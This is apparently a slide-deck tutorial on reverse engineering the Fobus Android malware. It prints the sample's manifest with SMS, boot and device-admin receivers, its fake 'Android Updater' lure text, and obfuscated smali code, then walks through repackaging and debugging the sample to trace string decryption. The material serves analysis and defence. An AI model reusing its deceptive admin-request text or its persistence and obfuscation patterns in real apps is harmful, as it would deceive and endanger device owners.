    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
```

Telephony related privilege for potential:

- Sensitive information stealing
- Premium rate service dialing

Fobus Surface Info

Component names are obfuscated

Component Definition

```
<application android:allowBackup="true" android:icon="@drawable/icon_install" android:label="@string/app_name"
android:name="com.zwodrxcj.xnynjps.Application" android:theme="@android:style/Theme.NoTitleBar.Fullscreen">
    <activity android:icon="@drawable/icon_install" android:label="@string/app_name" android:name=".L">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <receiver android:name=".RS">
        <intent-filter android:priority="1000">
            <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        </intent-filter>
    </receiver>
    <receiver android:name=".RA">
        <intent-filter android:priority="1000">
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
            <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
        </intent-filter>
    </receiver>
    <receiver android:label="@string/app_name" android:name=".AD" android:permission="android.permission.
    BIND_DEVICE_ADMIN">
        <intent-filter>
            <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
            <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLED"/>
            <action android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"/>
        </intent-filter>
        <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin"/>
    </receiver>
    <service android:name=".A"/>
    <service android:name=".W"/>
    <service android:name=".G"/>
    <service android:name=".X"/>
    <service android:name=".T"/>
</application>
```

Activated when SMS received

Activated when boot completed

Activated when device admin privilege is granted/canceled


Fobus Surface Info

Resource Definition

Disguise itself as legal Android updater

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">Android Updater</string>
    <string name="loader_text" />
    <string name="admin_get">"In connection with updating Android, the installer
    requires elevated privileges. With your consent, we will begin the upgrade
    process, it will not harm your device, but instead add the following
    advantages:
- speedup
- more economical consumption of resources
- eliminating vulnerabilities
Update procedure will not take more than 1 minute and will be performed in the
background."</string>
    <string name="admin_del">To roll back the updates requires a full factory
    reset. All the information on your device will be removed: setting account
    Google, photos, music, and other user data. Delete all personal data and
    downloaded applications? Can not restore them.</string>
    <string name="loader_file" />
    <string name="admin_req">true</string>
</resources>
```

Nice description to cheat naïve victims



App icon after installation

Fobus Surface Info

How about the Code

Significant Obfuscation !

```
invoke-virtual {v1, v0}, Ljava/lang/reflect/Field;->get(Ljava/lang/Object;)Ljava/lang/Object;

move-result-object v2

invoke-virtual {v1, v2}, Ljava/lang/reflect/Field;->get(Ljava/lang/Object;)Ljava/lang/Object;

move-result-object v2

invoke-virtual {v1, v0, v2}, Ljava/lang/reflect/Field;->set(Ljava/lang/Object;Ljava/lang/Object;)V

const-string v0, "\uba22\u465d\u62a2\u80ad\ubf24\u062b\u6a04\u16a6\u451e\ud70e\udc00\u5e82\u0408\u19
b\ubb42\u00e1\u8045\udd4e\u4bbe\ub785\ua919\u5fe8\u6ea0\ue35a\u97ac\u1eda\u8018\u2c83\u80c0\u68af\ud
88\u8931\u0330\u233e\u90ac\u89ec\u7e49\u6ec6\u8dd9\u4968\ub6cf\ua894\ue228\ube0a\u32c4\u39ff\u280a\u
77c\u922a\u944c\u2c78\ue303\uccb9\u0a3b\udbee\u
781c\u63ae\ud5aa\u8e1b\u5355\u0c07\u732e\u50ae
uc9c6\u7559\u5217\u49c2\ue1c5\ufccd\u3907\u892
\u8c4c\u0094\u7f28\ud0b5\ucc8a\u1710\u32a6\u6d
3\uaf7b\uc49f\u15f3\u37bc\u7368\ud363\ube56\u8
33\u3292\ufb97\u0a65\u7c73\u5e7e\u7180\ua188\u
777\u2927\u9034\uaf67\u799a\u450c\uf63a\u00d4\
ea33\uf389\u7882\u6f63\u9e75\ub5bf\u7054\u508f
uc5bf\uad0c\uec40\uf84a\u5af8\u8977\u3828\ub47
\u83d9\uf689\u842c\ue84b\uc872\u45c4\u3a19\ue0
6\uf764\uc162\uf0e5\ue29f\u2799\u2c36\u0945\ua
30\uf1b4\u1906\u3838\u7d8e\u8b0b\u9f57\uf525\u
c0b\uc529\ub503\u21df\u8a6f\u1dfa\u41c9\u6a35\
184f\ufcb0\u8d0d\u5f76\u15a6\u7bfd\u25f4\u657d
u5ac6\ubf77\u0cda\u1134\ud28b\u6887\ufb40\u644
\u0da1\ud360\u32ae\uc125\u45ee\u7543\uc873\ud5
a\u0f9e\udf81\u9471\uc92b\ua9dc\uea8e\uad42\u3
ed\u8ba9\u38e9\u89bc\u1ffd\u6178\ucefc\u9fcd\u
170\u76ad\u3d21\u040f\ucf47\ud40b\u510f\u9ba3\
75d3\u7e03\u0326\ue6d5\u6380\uc8c9\u657b\u016c
uc8d0\u64c0\ufe5d\ub43d\u4413\u9914\u175c\ufbb
\ud731\u05ff\u2579\ufbe7\ue76c\u92b4\u4026\u59
0\ue9ca\u9736\ub5a9\u9942\ua345\u510b\u9bfc\u2
47\u17b9\ua93d\u6266\u6aa9\u8b4c\u3fd5\uc425\u
d5c\ua0a5\ub722\u5d1f\u8f26\u3d14\u2c2d\ue795\
1451\u061c\u0254\u6c26\u907a\ua5b7\u41ae\u772d
u5739e\u1dee\u03e6\uf5a3\u7408\u033e\u4e01\ua6
```


```
invoke-virtual {v0}, Ljava/lang/Class;->getClassLoader()Ljava/lang/ClassLoader;

move-result-object v0

const-class v1, Ljava/lang/ClassLoader;

const-string v2, "\u695b\u52c1\ue10f\uacaa\ue660\u9bfc"

invoke-static {v2}, Lcom/zwodrxcj/xnynjps/Application;->onCreate(Ljava/lang/String;)Ljava/lang/String;

move-result-object v2

invoke-virtual {v1, v2}, Ljava/lang/Class;->getDeclaredField(Ljava/lang/String;)Ljava/lang/reflect/Field;

move-result-object v1

invoke-virtual {v1, v4}, Ljava/lang/reflect/Field;->setAccessible(Z)V

invoke-virtual {v1, v0}, Ljava/lang/reflect/Field;->get(Ljava/lang/Object;)Ljava/lang/Object;

move-result-object v2

const-string v3, "\u6948\u52cf\ue110\uace1\ue674\u9bff\uf904\uc684\u6a2b\u3b2f\u1e1b\u5f25\u2ae0\ue7ca\ub9
4\u9bbc\u456e\u9c0e\u28b8\uffe5\u750c\uaa03\ucdb6\u160c\u63c7\u50ae\udfa0\u2fdc"

invoke-static {v3}, Lcom/zwodrxcj/xnynjps/Application;->onCreate(Ljava/lang/String;)Ljava/lang/String;

move-result-object v3

invoke-static {v3}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;

move-result-object v3
```

Fighting Encrypted DEX Code


- Emulator – Genymotion
  - https://www.genymotion.com/download/
- Debugging tool – Android Studio
  - https://developer.android.com/studio/index.html
- DEX tracing plugin – Smalidea
  - https://github.com/JesusFreke/smali/wiki/smalidea

Fobus Analysis Preparation

Create Virtual Device




1. Select the target API level (API 18 for Fobus malware)



2. Turn on Android SDK tools for the created device

Fobus Analysis Preparation


Install Smalidea Plugin




Download the newest Smalidea package and install it as Studio plugin

Fobus Analysis Preparation

Import Fobus Smali



1. Import the existing Smali artifacts as Studo project



2. Set the source root for the newly created project

Fobus Analysis Preparation

Repackage Fobus

```
<application android:allowBackup="true" android:debuggable="true" android:icon="
@drawable/icon_install" android:label="@string/app_name" android:name="com.zwodrxcj.
xnynjps.Application" android:theme="@android:style/Theme.NoTitleBar.Fullscreen">
    <activity android:icon="@drawable/icon_install" android:label="@string/app_name"
    android:name=".L">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
```

1. Turn on the debug flag in Manifest

2. Apply Apktool to repackage the sample

```
java -jar apktool.jar b Fobus -o FobusDbg.apk
```

3. Create the package key if necessary

```
keytool -genkeypair -alias mykey_alias -keyalg RSA -validity 128 -keystore mykey
```

4. Sign the package with our key

```
jarsigner -keystore mykey -signedjar FobusDbg.apk FobusDbg.apk maykey_alias
```

Target Source

Fobus Analysis Preparation

Install and Launch Fobus

1. Drag and drop the package for setup


2. Launch the main activity of Fobus

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.zwodrxcj.xnynjps">
```

```
<activity android:icon="@drawable/icon_install" android:label="
@string/app_name" android:name=".L">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.
        LAUNCHER"/>
    </intent-filter>
</activity>
```

```
adb shell am start -D -n com.zwodrxcj.xnynjps/.L
```


Package/MainActivity




3. Time to start our Smali debugging

Fobus Analysis Preparation

Attach to Fobus



1. Open Android Device Monitor



2. Create a remote debugging configuration bound to port 8700

Fobus Analysis Preparation

Attach to Fobus

Application.smali

```
.class public Lcom/zwodrxcj/xnynjps/Application;
.super Landroid/app/Application;


# static fields
.field private static b:Z

.field private static b:[Ljava/lang/Object;


# direct methods
.method public constructor <init>()V
    .locals 6

    const/4 v4, 0x1

    const/4 v5, 0x0
```

3. Set our first break point in the constructor of Fobus Application class

Run Tools VCS Window Help

Run 'Smali' Shift+F10

Debug 'Smali' Shift+F9

Run 'Smali' with Coverage

```
# direct methods
.method public constructor <init>()V
    .locals 6

    const/4 v4, 0x1

    const/4 v5, 0x0
```

Frames

"<1> main"@831,692,407,936 in group "ma...

<init>():-1, Application (com.zwodrxcj.xnynjps)

newInstanceImpl():-1, Class (java.lang)

newInstance():1130, Class (java.lang)

newApplication():990, Instrumentation (android.app)

4. Run debugging and we should stop at the break point

Fobus Analysis Objective

- Tracing the code decryption and loading logic
  - Dynamic String and class decryption
  - Java reflection for class loading and member resolving
- Realizing the anti-tamper technique
  - Original signing certificate for code decryption to prevent software repackaging
- Tiptoeing through part of the malicious actions

Fobus Analysis

Dynamic Content Decryption

Overloaded Appliation.onCreate() which is actually the common decryption routine

```
const-string v7, "\uba4e\u1679\u61c7\u94c9\ub768\u0e4e\ub6d9"
invoke-static {v7}, Lcom/zwodrxcj/xnynjps/Application;->onCreate(Ljava/lang/String;)Ljava/lang/String;
move-result-object v7
```

- The frequently appearing behavior footprint
  - Put the encrypted content in a virtual register
  - Invoke the decryption routine
  - Set the decrypted result in that register

How do we see the decrypted result?

Fobus Analysis

Dynamic Content Decryption

Right click the register and add it to the watch list

```
const-string v7, "\uba4e\u1679\u61c7\u94c9\ub768\u0e4e\ub6d9"

inv                                    jps/Application;->onCreate(Ljava/lang/String;)Ljava/lang/String;

mov
```

Cut	Ctrl+X
Copy	Ctrl+C
Copy as Plain Text	
Copy Reference	Ctrl+Alt+Shift+C
Paste	Ctrl+V
Paste from History...	Ctrl+Shift+V
Paste Simple	Ctrl+Alt+Shift+V
Column Selection Mode	Alt+Shift+Insert
Find Usages	Alt+F7
Refactor	
Folding	
Analyze	
Search with Google	
Go To	
Generate...	Alt+Insert
Evaluate Expression...	Alt+F8
Run to Cursor	Alt+F9
Force Run to Cursor	Ctrl+Alt+F9
Add to Watches	

```
v0 = "public java.lang.String java.io.File.getCanonicalPath() throw
v1 = "class java.io.File"
v2 = "/data/data/com.zwodrxcj.xnynjps/app_outdex/new.odex"
v3 = "class android.content.Context"
v4 = "class dalvik.system.DexFile"
v5 = "class java.lang.String"
v6 = "/data/data/com.zwodrxcj.xnynjps/app_dex/new.apk"
v7 = "멎ᄉ懇铉띨ᄋ뗏"
v8 = "public void java.io.FileOutputStream.write(byte[],int,int) thro
v9
```

```
v6 = "/data/data/com.zwodrxcj.xnynjps/app_dex/new.apk"
v7 = "loadDex"
v8 = "public void java.io.FileOutputStream.write(byte[],int,int
v9
```

before/after the decryption

Fobus Analysis

Decryption & Java Reflection

1. Decrypt the class name

com.zwodrxcj.xnynjps.Application$RA

```
const-string v3, "\u6948\u52cf\ue110\uace1\ue674\u9bff\uf904\uc684\u6a2b\u3b2f\u1e1b\u5f25\u2ae0\ue7ca\ub9a1\
invoke-static {v3}, Lcom/zwodrxcj/xnynjps/Application;->onCreate(Ljava/lang/String;)Ljava/lang/String;
move-result-object v3
invoke-static {v3}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;
move-result-object v3
invoke-virtual {v3}, Ljava/lang/Class;->getConstructors()[Ljava/lang/reflect/Constructor;
move-result-object v3
